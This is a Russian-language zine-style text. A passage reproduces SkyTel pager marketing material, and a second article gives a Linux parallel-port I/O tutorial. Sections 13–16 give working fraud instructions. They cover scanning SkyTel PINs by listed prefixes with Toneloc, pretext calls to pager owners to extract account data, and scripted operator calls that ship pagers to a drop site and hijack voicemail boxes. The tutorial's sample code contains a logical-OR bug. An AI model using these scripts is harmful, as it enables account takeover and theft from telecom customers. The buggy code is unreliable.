• SkyTel объявляет о соглашении с SONY Electronics Inc., по которому SONY будет распространять пейджеры SkyTel через розничную сеть; это ознаменовало выход SkyTel на потребительский рынок.
• SkyTel объявляет о запуске SkyTel 2-Way — первой двусторонней службы пейджинга и беспроводных сообщений; абоненты могут автоматически подтверждать получение сообщений и отвечать прямо со своего пейджера.

---

3. SkyPager

Система SkyTel поддерживает связь с клиентами, коллегами и членами семьи, когда вы в дороге. Теперь вы можете быстро и точно получать важную информацию там, где ведёте бизнес. Люди, которым нужно вас найти, звонят на один бесплатный номер телефона. Вам больше не придётся оставлять хвост из телефонных номеров или гоняться за собеседником.

Функции SkyPager:

• SkyPager может принимать числовые сообщения длиной до 20 цифр. Это может быть номер телефона человека, который вас разыскивает, или код (например, «911», если офису нужно, чтобы вы немедленно перезвонили).
• Page Recall обеспечивает быстрое извлечение сообщений в случаях, когда вы находились вне зоны покрытия или пейджер был выключен.
• Отправители сообщений могут рассылать одно сообщение нескольким абонентам, расставлять приоритеты для срочных сообщений и планировать доставку сообщений на будущее с учётом разницы часовых поясов.
• Только SkyTel предоставляет круглосуточную клиентскую поддержку без выходных, и все звонки всегда бесплатны. Также можно воспользоваться онлайн-службой поддержки клиентов SkyTel.

Технические характеристики:

• Технология FLEX нового поколения — увеличенный ресурс батареи: до 5 месяцев на одном элементе AAA.
• Выбор нескольких музыкальных сигналов или бесшумная вибросигнализация.
• Хранит до шестнадцати сообщений по 20 цифр.

---

4. Пейджеры SkyWord

С SkyWord вы можете точно и быстро получать текстовые сообщения. Вы сразу знаете, что нужно, не снимая трубку.

Функции SkyWord:

• Получение текстовых сообщений длиной до 240 символов в карманном устройстве.
• Получение уведомлений об электронных письмах в дороге. Интеграция электронной почты SkyTel совместима с различными почтовыми системами. Уточняйте подробности у торгового представителя SkyTel.
• Новостные заголовки SkyNews(r) предоставляются дважды в день. Будьте в курсе экономических, политических, международных и финансовых событий даже в командировке.
• Page Recall обеспечивает быстрое извлечение сообщений в случаях, когда вы находились вне зоны покрытия или пейджер был выключен.

Отправка сообщений — легко!

• Используйте программы SkyWord Access или QuickAccess. Всё, что нужно, — ПК или Macintosh с модемом для удобной отправки сообщений.
• Ваши абоненты могут продиктовать текстовое сообщение агенту SkyTel Customer Messaging Agent, бесплатно, круглосуточно.

Технические характеристики:

• Технология FLEX нового поколения — до 5 месяцев работы на одном элементе AA.
• Выбор нескольких музыкальных сигналов или бесшумная вибросигнализация.
• Приём до сорока сообщений по 240 символов.

---

5. Двусторонние пейджеры SkyTel 2-Way

Представьте свободу: получить вопрос и ответить на него одним нажатием кнопки — с пейджера, умещающегося на ладони. Ваши собеседники быстро и легко получают ответ по телефону, компьютеру, электронной почте или даже на свой пейджер SkyTel. И вы сокращаете расходы на междугородние и сотовые звонки!

SkyTel 2-Way — первая и единственная служба, позволяющая отвечать на сообщения прямо с пейджера.

Система SkyTel 2-Way выступает клиринговым центром для всех исходящих и входящих сообщений.

Сообщения вам:

Отправители могут посылать вам сообщения:

• по телефону (числовые, голосовые или текстовые с помощью оператора)
• с компьютера (программы SkyTel Access или QuickAccess, электронная почта или подключение карманного компьютера)

Сообщения от вас:

Ответ отправители получат через:

• телефон
• компьютер
• пейджеры SkyWord или SkyTel 2-Way

Работает с другими сервисами SkyTel:

SkyTalk: полнофункциональная голосовая почта — отправители могут оставить подробное сообщение, а вы перезваниваете и слушаете ответ.
SkyNews: новостные заголовки дважды в день.

Ответ — у вас в руке. С SkyTel 2-Way ваши абоненты становятся партнёрами по коммуникации. Они составляют сообщения с вариантами ответа на выбор, например:

```
КЛИЕНТ ПОДПИШЕТ КОНТРАКТ НА $80 000 ПРИ ПОСТАВКЕ ДО 7/4
- ПОДТВЕРЖДАЮ
- НЕ ПОДТВЕРЖДАЮ
- ЖДУ ВАШЕГО ЗВОНКА
```

Если отправитель не задал варианты ответа, выберите один из 16 предустановленных ответов вашего пейджера SkyTel 2-Way:

```
- ДА/ОК
- НЕТ
- ПОЗВОНЮ ПОЗЖЕ
- ПОЗВОНИТЕ МНЕ
- ОПАЗДЫВАЮ
- НУЖНО БОЛЬШЕ ИНФОРМАЦИИ
- ПРИШЛИТЕ НОМЕР ДЛЯ ЗВОНКА
- ГДЕ ВЫ?
- БУДУ ЧЕРЕЗ 15 МИН
- БУДУ ЧЕРЕЗ 30 МИН
- ПРОБКИ
- ЗАБЕРИТЕ МЕНЯ
- ЗАНЯТ
- ЗАКОНЧИЛ
- ПОЗВОНИТЕ ДОМОЙ
```

Отправители могут получить ваш ответ в удобное для них время, 24 часа в сутки — по телефону, ПК или пейджеру SkyTel.

Характеристики устройства:

• Вес около 155 г.
• Несколько недель работы на одном щелочном элементе AAA.
• Откидная крышка защищает устройство и содержит передатчик для отправки и приёма сообщений.
• Длина сообщений — до 500 символов, включая настраиваемые варианты ответа.
• «Личная папка» хранит сообщения в памяти объёмом 100 килобайт; количество хранимых сообщений зависит от их длины.

Отправка сообщений:

С SkyTel 2-Way любой желающий может отправить сообщение непосредственно абонентам SkyTel 2-Way и получить их ответ.

Варианты отправки сообщений:

• Телефонная клавиатура: позвоните бесплатно с любого тонального телефона, чтобы отправить числовое сообщение.
• Голосовые сообщения: оставьте подробное сообщение (для абонентов SkyTalk).
• Текстовые сообщения с помощью оператора: наберите бесплатный номер SkyTel и продиктуйте сообщение агенту Customer Messaging Agent, который его введёт и отправит.
• Персональный компьютер с модемом: используйте программу SkyTel Access или QuickAccess для составления и отправки сообщений.
• Электронная почта: сообщения SkyTel 2-Way можно создавать и отправлять через любую интернет-почту. Ответы будут направлены обратно на адрес электронной почты.
• Подключение карманных компьютеров: абоненты SkyTel 2-Way могут подключить карманный компьютер Hewlett-Packard 100, 200LX или OmniGo 100 к пейджеру SkyTel 2-Way и составлять, отправлять, получать, пересылать, хранить и отвечать на сообщения SkyTel 2-Way.

Получение ответов:

С SkyTel 2-Way отправители знают наверняка, было ли получено их сообщение, и могут легко проверить ответ. Используйте удобные способы отслеживания каждого отправленного сообщения через систему SkyTel 2-Way:

Варианты отслеживания сообщений и получения ответов:

• Телефон: при отправке сообщения (по телефону или иным способом) SkyTel присваивает ему уникальный номер подтверждения. Отправители могут позвонить в систему SkyTel 2-Way позднее и использовать этот номер для проверки статуса сообщения и/или получения ответа.
• Персональный компьютер с модемом: используйте программу SkyTel Access для составления и отправки сообщений, а затем — номер подтверждения для проверки статуса и/или получения ответа.
• Электронная почта: при отправке сообщения абоненту SkyTel 2-Way по электронной почте вы получите ответ на свой адрес.
• Пейджеры: ответы могут пересылаться на пейджер SkyWord (буквенно-числовой) или SkyTel 2-Way.

---

6. Дополнительные функции SkyTel

Функции SkyNews:

• Четыре заголовка транслируются дважды в день: в 12:30 и 17:00 по восточному времени с понедельника по пятницу, в 14:00 и 19:00 по восточному времени в субботу и воскресенье.
• Заголовки бесплатно передаются на все пейджеры SkyWord и SkyTel 2-Way.
• Темы заголовков: американская политика, деловые и экономические новости США, международные события, сводки промышленного индекса Dow Jones и показатели ведущих акций.
• Помимо регулярных трансляций, оперативные новостные предупреждения рассылаются по мере возникновения важных событий в США и за рубежом.

SkyNews — Специальные выпуски:

Если вам нужны новости конкретной отрасли, подпишитесь на специальные выпуски SkyNews. Доступны заголовки по следующим темам:

• Финансы
• Телекоммуникации
• Информационная магистраль
• СМИ

За специальные выпуски SkyTel взимается дополнительная плата.

Функции SkyQuote:

Следите за Уолл-стрит с помощью SkyQuote — персонализированного финансового информационного сервиса на текстовых устройствах SkyTel. С SkyQuote дважды в каждый рабочий день вы будете получать обновления котировок четырёх акций или биржевых индексов. Вы сами выбираете акции и удобное время обновлений — SkyTel сделает всё остальное.

Ваше устройство сообщит вам цену последней сделки по каждой из четырёх выбранных вами компаний. Вы также будете получать новостные предупреждения Dow Jones при появлении важных новостей по выбранным компаниям.

---

7. Опция SkyTel SkyFax

Похоже, изобретатель факсимильного аппарата не слишком хорошо разбирался в ведении бизнеса в дороге. В конце концов, машину с собой не возьмёшь. Ей нет никакого дела до вашего расписания. А важные факсы имеют неприятное свойство приходить не туда и не вовремя.

Функции SkyFax:

• Вам присваивается личный бесплатный номер, на который люди отправляют вам факсы.
• Уведомление на вашем пейджере SkyPager или SkyWord о том, что факс поступил в ваш почтовый ящик.
• Наберите бесплатный номер, чтобы скачать факс на любой удобный вам факсимильный аппарат.
• SkyFax работает даже с программой отправки/приёма факсов вашего портативного компьютера.

Преимущества SkyFax:

SkyFax обеспечивает полный контроль над тем, как и где люди связываются с вами по важным факс-сообщениям.

• Бесплатный номер снижает расходы на междугородние звонки.
• Скачивайте факсы в УДОБНОЕ ВАМ время.
• Отправителям не нужно знать ваш маршрут, чтобы отправить факс — вы никогда не пропустите важный документ.

• Ваши документы остаются конфиденциальными, поскольку вы контролируете процесс.

---

8. Опция SkyTel SkyTalk

Теперь, когда вы путешествуете, система SkyTel позволяет дать людям, которые хотят оставаться с вами на связи, один бесплатный номер, по которому вас всегда можно найти. Даже если они не знают, где именно вы находитесь, они смогут позвонить на единый номер и оставить голосовое сообщение в вашем голосовом почтовом ящике SkyTalk(r). Вы быстро получите уведомление о том, что сообщение ждёт. Затем вы можете прослушать его в любое удобное время.

SkyTalk также можно использовать для одновременной рассылки информации целой группе людей — одним звонком. Даже если они разбросаны по Фениксу, Лос-Анджелесу, Бостону и Майами, все получат уведомление в течение нескольких минут.

Функции SkyTalk:

• SkyTalk — легкодоступная бесплатная система голосовой почты, уведомляющая вас о наличии сообщения на вашем пейджере SkyPager, SkyWord или SkyTel 2-Way.
• Доступны персональные бесплатные номера доступа для удобного подключения абонентов к вашей голосовой почте. Вы можете даже переадресовать свой рабочий номер на личный бесплатный номер доступа во время командировки, чтобы каждый позвонивший мог оставить вам сообщение.
• Вы можете легко переходить к другим частям системы SkyTel, не кладя трубку. Например, можно напрямую отвечать на сообщения других абонентов, рассылать сообщения списку абонентов и перенаправлять сообщения другим абонентам.

Дополнительные функции SkyTalk:

• Персонализированное приветствие голосовой почты — ваши собственные слова вашим голосом.
• Защитный код для предотвращения несанкционированного доступа.
• Доступны голосовые подсказки на испанском и японском языках.
• Длина сообщений — до 5 минут.
• Хранит до 20 сообщений в течение 14 дней.
• Непрослушанные сообщения хранятся 72 часа.
• Бесплатный доступ к сообщениям из более чем 40 стран мира (возможна доплата).

---

9. Отправка сообщения

Сделайте так, чтобы клиентам и коллегам было легко запомнить, как отправить вам сообщение. Просто напечатайте инструкции на визитной карточке! На лицевой стороне укажите номер 800 SkyTel и ваш PIN вместе со всеми остальными контактными данными. Для более подробных инструкций используйте оборот карточки. Инструкции могут быть заранее напечатаны или нанесены на наклейку, которую прикрепляют позже. Для начала смотрите пример SkyWord ниже.

```
                Как послать мне пейдж

              Наберите 1-800-759-8888
                Введите PIN, нажмите #
      Числовое сообщение -- нажмите 1, затем #
      Голосовое сообщение -- нажмите 2, затем #
        Продиктованное сообщение -- нажмите 3
                  Нажмите # для завершения
```

---

10. Зона покрытия SkyTel

SkyTel — лучший единый источник для удовлетворения всех ваших потребностей в обмене сообщениями: локальных, национальных и международных. Люди повсюду пользуются гибкостью покрытия SkyTel. Каким бы ни был ваш образ жизни, SkyTel легко подберёт подходящий тарифный план.

Планы покрытия SkyPager и SkyWord:

Metro Service (Городской сервис):

Если ваш бизнес ведётся преимущественно в одном крупном городе или штате, но периодически требует поездок в другие части страны, система SkyTel с Metro Service и Nationwide Now — ваше экономичное решение для обмена сообщениями.

Metro Plus:

Расширенная зона из 2–6 штатов. Имеется 21 предустановленная зона Metro Plus, каждая с общенациональным доступом через Nationwide Now.

Regional/Region Plus (Региональный сервис):

Восток, Запад, Центр, Юго-Восток, Юго-Запад или Средний Запад. Два региона можно объединить (тариф Region Plus) для максимального покрытия. Каждый может включать Nationwide Now (тариф Region Plus доступен только для SkyPager).

Nationwide (Общенациональный):

Покрытие в тысячах городов и посёлков по всей территории Соединённых Штатов. (Только SkyPager)

Nationwide Now:

Nationwide Now — эксклюзивная функция покрытия SkyTel, позволяющая получить доступ к общенациональной сети при выезде за пределы домашней зоны покрытия.

International (Международный):

Международный сервис SkyTel можно использовать в сочетании с любым планом покрытия в США:

• Simulcast: сообщения всегда одновременно передаются в США и в выбранную вами страну (страны).
• Follow-Me: позволяет активировать покрытие (быстрым звонком в систему SkyTel) для получения сообщений за рубежом. Вы выбираете страну (страны) и продолжительность международного покрытия.

Международное покрытие доступно в следующих странах:

```
Аргентина
Багамские острова
Бермудские острова
Бразилия
Канада
Колумбия
Эквадор
Гватемала
Гонконг
Индонезия
Малайзия
Мексика
```

```
Перу
Филиппины
Пуэрто-Рико
Сингапур
Уругвай (скоро)
Венесуэла
```

В местах, которые вы посещаете чаще всего, SkyTel сопровождает вас, обеспечивая надёжную и эффективную связь. Ниже приведён лишь частичный перечень зон покрытия в США и за рубежом.

SkyTel имеет широкую зону покрытия. Из американских городов указаны только с населением от 75 000 человек и более.

[Таблица из 50+ штатов и более 250 городов США — опущена]

---

11. Международные номера доступа к системе SkyTel

Клиенты SkyTel в США могут получить доступ к системе SkyTel из 44 стран мира. Используйте таблицу ниже, чтобы найти нужные номера доступа.

Пояснения к примечаниям:

```
* a: Таксофоны могут потребовать монету или карту
* b: Недоступно с таксофонов
* c: Недоступно со всех телефонов
* d: Могут применяться местные или внутристрановые тарифы
```

[Таблица из 44 записей — опущена]

---

12. SkyTel на суше, на море и в воздухе

Доступность важна в любом бизнесе, но когда вы предоставляете мобильную спутниковую связь морским, авиационным и наземным мобильным клиентам, это ваш главный козырь.

Сотрудники COMSAT Mobile Communications продают средства связи без границ, поэтому им необходимо поддерживать постоянный контакт со всеми своими клиентами и потенциальными заказчиками. Именно поэтому они полагаются на SkyTel.

Роберт Кац, директор по мобильным данным COMSAT, говорит: «Нам ценен не только пейджинг SkyTel. Ценен весь спектр услуг SkyTel». На самом деле компания использует более 160 пейджеров SkyTel, особенно в подразделениях продаж, инжиниринга и эксплуатации, а также целый ряд сервисов SkyTel.

Исполняя роль незаменимой административной поддержки, корпоративный номер доступа SkyTel Corporate Access Number предоставляет клиентам или сотрудникам бесплатный доступ к отправке пейджей — всего с одним простым номером, без необходимости помнить PIN-коды. Имея список ключевых сотрудников COMSAT и их PIN-кодов, оператор SkyTel рассылает сообщения как личный ассистент. Кац использует этот сервис для рассылки важных напоминаний о совещаниях или проектных задачах — как отдельным людям, так и целым группам. «Это даже лучше, чем голосовая почта или электронная почта», — говорит Кац.

Сервис SkyTel работает даже в связке с офисными системами COMSAT, делая коммуникации прозрачными для звонящего. Например, когда Кац получает звонок на рабочий стол, его офисная система голосовой почты немедленно отправляет ему пейдж. Где бы он ни находился, пейджер

SkyTel сообщает ему, что звонок ожидает. В течение нескольких минут он звонит по коду доступа и мгновенно соединяется. Когда он берёт трубку, звонящий не знает, находится ли Кац на совещании, едет по шоссе или отдыхает дома. Всё, что он знает, — Кац доступен для него.

Верный клиент SkyTel с 1990 года, COMSAT сейчас интегрирует двусторонний обмен сообщениями SkyTel 2-Way в повседневную работу. Конечно, от этих экспертов в области спутниковой связи вполне ожидаемо, что они воспользуются лучшими технологиями спутниковых сообщений. С SkyTel они движутся вперёд на полной скорости.

---

13. Общий обзор SkyTel

Не сидите у телефона в ожидании важных звонков. Носите пейджер SkyTel и оставайтесь на связи. Пусть сообщения сами вас находят.

Любой — от специалистов по обслуживанию клиентов, медицинского персонала и торговых руководителей до занятых родителей и подростков — может воспользоваться самым удобным сегодня решением для связи.

SkyTel предлагает пейджинговые сервисы и варианты покрытия, соответствующие вашим требованиям. В городе или за его пределами — SkyTel единственная служба, которая вам нужна.

Только система SkyTel включает следующие преимущества:

• Всегда бесплатно — никакой возни с мелочью; никаких расходов на звонки из любой точки Соединённых Штатов.
• Персонализированные приветствия — как в автоответчике, меняйте приветствие так часто, как хотите; звонящим проще пользоваться и понимать.
• Page Recall — больше не нужно беспокоиться о пропущенных сообщениях; позвоните и просмотрите сообщения за последние три дня, даже если пейджер был выключен.

```
SB = Skytel Bitch (оператор SkyTel)
ME = PBXPhreak

Звоним на 800-SKY-USER

ME: "Привет, не могли бы вы мне помочь?"
SB: "Конечно, чем могу помочь?"
ME: "Я хотел бы добавить пейджер к своему аккаунту SkyTel"
SB: "Хорошо, сэр. Ваш PIN на аккаунте?"
ME: (называю PIN, по которому у меня есть информация)
SB: (запросит данные аккаунта)
ME: (предоставляю данные)
SB: "Хорошо, какой тип пейджера и тариф вас интересует?"
ME: "Двусторонний пейджер SkyTel Tango" -- $400 штука
SB: "Хорошо, оформляю заказ на Tango, хотите какие-либо дополнительные опции?"
ME: "Да, SkyTalk, SkyNews, SkyFax, SkyQuote и покрытие по всей стране
     и за рубежом, пожалуйста" (пейджер под завязку)
SB: "Хорошо, отправим завтра"
ME: "Девушка, одна вещь... Я сейчас в Канаде на деловой конференции,
     вы можете доставить туда?"
SB: "Конечно. Куда именно доставить?"
ME: (называю адрес дропсайта)
SB: "Ещё что-нибудь?"
ME: "Нет, спасибо. Хорошего вам дня и счастливого Рождества!!!"
```

---

14. Получение бесплатных пейджеров SkyTel

Чтобы получить бесплатные пейджеры SkyTel, вам потребуется PIN. Для этого придётся заняться сканированием. Используйте префиксы из раздела 16 этой статьи. Каждый PIN состоит из семи цифр. Если у аккаунта есть персональный номер 800, то это и есть PIN. Например: 800-759-9826. PIN — 7599826.

Подсказка: Если вы находите PIN с опцией 3# — буквенно-числовой пейджинг — позвоните на него. Оператор SkyTel назовёт вам имя владельца пейджера. Теперь у вас есть имя. Всё, что нужно дальше, — пойти к телефону-автомату, запейджить владельца на его номер и развести его на что-нибудь вроде: «Это Майкл Дональдсон из SkyTel. Мы потеряли часть данных вашего аккаунта SkyTel. Нам нужна информация для целей биллинга». В 99,99% случаев он её выдаст. Следующий шаг — сделать CNA по его номеру и получить все данные об этом номере. Теперь у вас есть вся информация о его аккаунте SkyTel. Лучшие аккаунты для получения бесплатных пейджеров — корпоративные, поскольку у них обычно много пейджеров на одном аккаунте и они позволяют отгружать крупные партии устройств за один раз.

Типичный разговор с SkyTel для получения бесплатных пейджеров:

(Если у вас есть номер UPS BIN — тем лучше. BIN = billing identification number, идентификационный номер для выставления счёта. Иначе говоря — выставить доставку на другую компанию.)

---

15. Захват почтового ящика SkyTel

Подсказка: Если вы находите PIN с опцией 3# — буквенно-числовой пейджинг — позвоните на него. Оператор SkyTel назовёт вам имя владельца пейджера. Теперь у вас есть имя. Всё, что нужно дальше, — пойти к телефону-автомату и пейджить владельца пейджера огромное количество раз, а если нет ответа — повторять каждый день в течение недели. Обычно это означает, что пейджер не используется. Значит, это хороший аккаунт SkyTel для захвата.

Типичный разговор с SkyTel для захвата почтового ящика SkyTel:

```
SB = Skytel Bitch (оператор SkyTel)
ME = PBXPhreak

Звоним на 800-SKY-USER

ME: "Привет, это Майкл Дональдсон из AirTouch Paging"
SB: "Чем могу помочь?"
ME: "Один клиент заказал переконфигурацию, когда наши компьютеры
     рухнули, и мне нужно срочно внести некоторые изменения,
     а наш техник появится ещё не скоро. Он подтвердил все данные
     верно до падения системы."
SB: "Какой PIN-номер на аккаунте?"
ME: "7599823"
SB: "Хорошо... Что нужно изменить?"
ME: "Он хотел добавить SkyTalk и SkyFax и сменить код на 9172"
SB: "Хорошо, делаю прямо сейчас..."
ME: "С кем я говорю? Надо сказать менеджеру." (просто треп)
SB: (какое-то имя)
ME: "Хорошо, спасибо."
SB: "Что-нибудь ещё?"
ME: "Нет, всё в порядке"
SB: "Хорошего дня"
```

Это типичный разговор, который заставит их сменить пароль и добавить опции к аккаунту.

---

16. Префиксы пейджеров и голосовой почты SkyTel

```
800-203-xxxx
800-213-xxxx
800-436-45xx
800-436-78xx
800-757-xxxx
800-759-xxxx (исходный регион, 759=SKY)
```

Способы сканирования:

• Сканирование вручную. Рекомендуется использовать программу Random Scan от Substance для генерации номеров в указанных выше префиксах.
• Toneloc доступен на ftp.fc.net /pub/defcon/TONELOC

---

17. Заключение

Этого должно быть достаточно, чтобы получить исчерпывающую информацию о SkyTel и о том, как завести аккаунт в системе SkyTel.

EOF

Аппаратный интерфейс в операционной системе Linux

Автор: The Professor

Управление реальными устройствами с помощью компьютера долгое время оставалось недостижимой мечтой для большинства людей. В прошлом подобное встречалось разве что в исследовательских лабораториях компаний, занимающихся разработкой аппаратного обеспечения, в университетах да в подвалах немногочисленных увлечённых энтузиастов. Для этого требуется не только опытный программист, но и человек, способный спроектировать и собрать небольшую схему.

В этой статье я покажу, как использовать стандартный параллельный порт принтера IBM/PC для управления устройствами: звонками, реле, лампами. Также я расскажу, как получать данные от устройств — декодеров DTMF, аналого-цифровых преобразователей и переключателей.

Для доступа к порту ввода-вывода скомпилированная программа должна запускаться либо от имени root, либо иметь бит suid root. Это потенциальная угроза безопасности системы — имейте это в виду. Для получения разрешений на доступ к порту используется функция `ioperm()`.

Синтаксис (подробнее см. man-страницу)

```
#include <unistd.h>
ioperm(BASE_ADDRESS, NUM, PERMISSION_BIT);
```

Первый параметр — номер порта, для которого устанавливаются разрешения.
Второй параметр — количество последовательных портов, для которых задаются разрешения (например, если num==3, устанавливаются BASE_ADDRESS, BASE_ADDRESS+1 и BASE_ADDRESS+2).
Третий параметр — 1 для выдачи разрешений программе или 0 для их отзыва.

Отправка и получение данных через порт осуществляется командами `inb()` и `outb()`.

Синтаксис

```
#include <asm/io.h>
value = inb(address); /* address может быть BASE_ADDRESS+1 или BASE_ADDRESS+2 */
outb(value, BASE_ADDRESS);
```

Вывод

Чтобы «включить» отдельные линии вывода данных параллельного порта принтера, достаточно выбрать их, используя соответствующее двоичное значение. Пин 2 (D0) — наименее значимый бит, пин 9 (D7) — наиболее значимый. Если нужно «включить» биты 0, 2, 3, 4 и 6, то есть перевести их в высокий уровень (+5 В), оставив биты 1, 5 и 7 на низком уровне (земля), следует сначала перевести двоичное значение в десятичное, а затем отправить его в порт. (Впрочем, нет никаких причин не отправлять двоичное значение напрямую.)

```
D7 D6 D5 D4 D3 D2 D1 D0
```

```
 0  1  0  1  1  1  0  1   ==  1011101  ==  93

outb(93, BASE_ADDRESS);
```

Чтобы все линии были низкими («выключены»), отправьте 0.
Чтобы все были высокими («включены»), отправьте 255.

Управление состоянием отдельных битов порта ввода-вывода — простой способ управлять твердотельными реле, оптопарами, светодиодами и прочим. Таким образом можно легко и безопасно управлять мощной осветительной системой (при условии использования твердотельных реле с защитой от обратной ЭДС). Это пригодится тем, кто выращивает растения в закрытых помещениях и экспериментирует с Cannabis sativa или любой другой культурой. Хотите, чтобы освещение и системы полива включались и выключались в заданное время? Для этого существует файл crontab! Возможности поистине безграничны.

Ввод

Стандартные параллельные порты принтера IBM/PC имеют девять управляющих линий, способных принимать данные из реального мира. Каждый порт принтера занимает три адресных ячейки. Базовый адрес используется для передачи данных. Следующий адрес позволяет принимать пять битов данных через пины 11, 10, 12, 13 и 15 (обозначается как BASE_ADDRESS+1, биты I7–I3). Третий адрес порта может принимать или передавать полбайта (нибл) информации через пины 17, 16, 14 и 1 (BASE_ADDRESS+2, биты I3–I0). Пины третьего адреса порта должны быть установлены в HIGH, чтобы мы могли читать из BASE_ADDRESS+2. Ниже показано, как это сделать.

Все входы активны при LOW-уровне: чтобы сформировать сигнал, устройство должно замкнуть соответствующую линию на землю (переключатель, АЦП, декодер DTMF и т. д.). Это не проблема, поскольку большинство устройств уже так устроены. Для тех, что не соответствуют этому требованию, достаточно добавить инвертор.

Простейший способ ввода восьми битов данных — считать старший нибл из BASE_ADDRESS+1, а младший — из BASE_ADDRESS+2. Оба нибла можно объединить логическим ИЛИ, получив байт данных. Некоторые линии данных на плате принтера аппаратно зафиксированы для работы в активном HIGH-режиме. Чтобы обойти это, я использую четыре секции инвертора 7404 для повторного инвертирования инвертированных линий данных.

```
I7 I6 I5 I4 I3 I2 I1 I0      ВХОДНЫЕ ЛИНИИ BASE_ADDRESS+1
11 10 12 13 15 -- -- --      НОМЕР ПИНА (-- = НЕ ИСПОЛЬЗУЕТСЯ)

I7 I6 I5 I4 I3 I2 I1 I0      ВХОДНЫЕ ЛИНИИ BASE_ADDRESS+2
-- -- -- -- 17 16 14  1      НОМЕР ПИНА (-- = НЕ ИСПОЛЬЗУЕТСЯ)
```

Обратите внимание, что бит I3 используется в обоих портах. Пин 15 (ERROR) — девятый вход стандартного параллельного порта IBM/PC. Без обид к этому пину, но работать с ним неудобно, и я обращаюсь к нему только в крайнем случае. Программно я его игнорирую.

Пример:

```
/* следующая строка устанавливает все выходные пины с открытым коллектором в HIGH,
   чтобы мы могли читать из BASE_ADDRESS+2 */
outb(inb(BASE_ADDRESS+2) || 15 , BASE_ADDRESS+2);
High_Nibble = inb(BASE_ADDRESS+1);
Low_Nibble  = inb(BASE_ADDRESS+2);
High_Nibble = High_Nibble & 0xF0;   /*   0xF0 = 11110000   */
Low_Nibble  = Low_Nibble  & 0x0F;   /*   0x0F = 00001111   */
Data_Byte   = High_Nibble | Low_Nibble;
```

Довольно просто, не правда ли? Таким образом вы можете использовать биты I7–I4 из BASE_ADDRESS+1 и I3–I0 из BASE_ADDRESS+2, получая 8-битный ввод данных.

Все линии данных должны иметь подтягивающие резисторы (pull-up). Это относится и к аппаратно зафиксированным активным HIGH-пинам *после* инвертора 7404. Подтягивающие резисторы переводят все линии данных в высокий уровень, поэтому программа видит одни нули до тех пор, пока пин не замкнётся на землю. (Помните: все входы активны при LOW — земля означает 1.)

Пины 14, 17, 1 и 11 аппаратно зафиксированы для работы в активном HIGH-режиме. Именно их сигнал проходит через инвертор 7404, что делает их поведение аналогичным остальным пинам — для удобства использования.

Примечания

> *При компиляции программ, использующих эти процедуры, обязательно применяйте флаг оптимизации `-O2`, иначе возникнут головные боли.*

Порт 888 соответствует первому параллельному порту принтера (LPT1).

Я не несу ответственности за ваши ошибки. Если вы подключите 120 В переменного тока напрямую к параллельному порту, ваш компьютер гарантированно выйдет из строя. Для коммутации больших токов используйте твердотельные реле с оптической изоляцией.

По любым вопросам, касающимся программирования портов ввода-вывода, схем для интересных проектов или для отправки жалоб пишите на professr@hackerz.org.

Если вам не нравится мой код, имейте в виду, что по профессии я занимаюсь разработкой аппаратного обеспечения. Я не программист и никогда им себя не называл. Мои программы порой элегантны, но чаще просто решают задачу — не обязательно наилучшим способом.

Если вам нужны схемы подключения 7404 к порту — пишите мне.

Там есть кое-что интересное по проектированию схем. Одна из моих любимых программ — «PADS» (Personal Automated Design Software): CAD-пакет для создания схем и разводки печатных плат. Копия на моей веб-странице — демоверсия в открытом доступе. Демо полностью функционально. Ограничения касаются лишь числа компонентов: что-то вроде 20 микросхем, 300 узловых точек и т. д. Обычно я не выхожу за эти пределы.

Возможно, эта статья заменит мини-HOWTO по IO-портам, который сейчас занимает около 24 строк текста.

Примеры и схема

```
/*  простая программа для отправки данных через параллельный порт  */

#include <unistd.h>
#include <asm/io.h>
#define BASE_ADDRESS 888  /* 1-й параллельный порт */

main() {
    int port_data = 0;
    int Data_Byte = 255;
    ioperm(BASE_ADDRESS, 3, 1);    /* установить разрешения на порт */
    outb(Data_Byte, BASE_ADDRESS);
    printf("Sent 255 to port %d to turn all pins HIGH\n", BASE_ADDRESS);
```


```
    ioperm(BASE_ADDRESS, 3, 0);    /* отозвать разрешения на порт */
    return(0);
}
/*  конец простой программы отправки данных через параллельный порт  */

/*  простая программа для приёма 8-битных данных через параллельный порт  */

#include <unistd.h>
#include <asm/io.h>
#define BASE_ADDRESS 888  /* 1-й параллельный порт */

main() {
    int port_data = 0;
    int High_Nibble, Low_Nibble, Data_Byte;
    ioperm(BASE_ADDRESS, 3, 1);    /* установить разрешения на порт */
    outb(inb(BASE_ADDRESS+2) || 15 , BASE_ADDRESS+2);
    High_Nibble = inb(BASE_ADDRESS+1);
    Low_Nibble  = inb(BASE_ADDRESS+2);
    High_Nibble = High_Nibble & 0xF0;   /*   0xF0 = 11110000   */
    Low_Nibble  = Low_Nibble  & 0x0F;   /*   0x0F = 00001111   */
    Data_Byte   = High_Nibble | Low_Nibble;
    printf("LN=%d HN=%d DB=%d\n", Low_Nibble, High_Nibble, Data_Byte);
    ioperm(BASE_ADDRESS, 3, 0);    /* отозвать разрешения на порт */
    return(0);
}
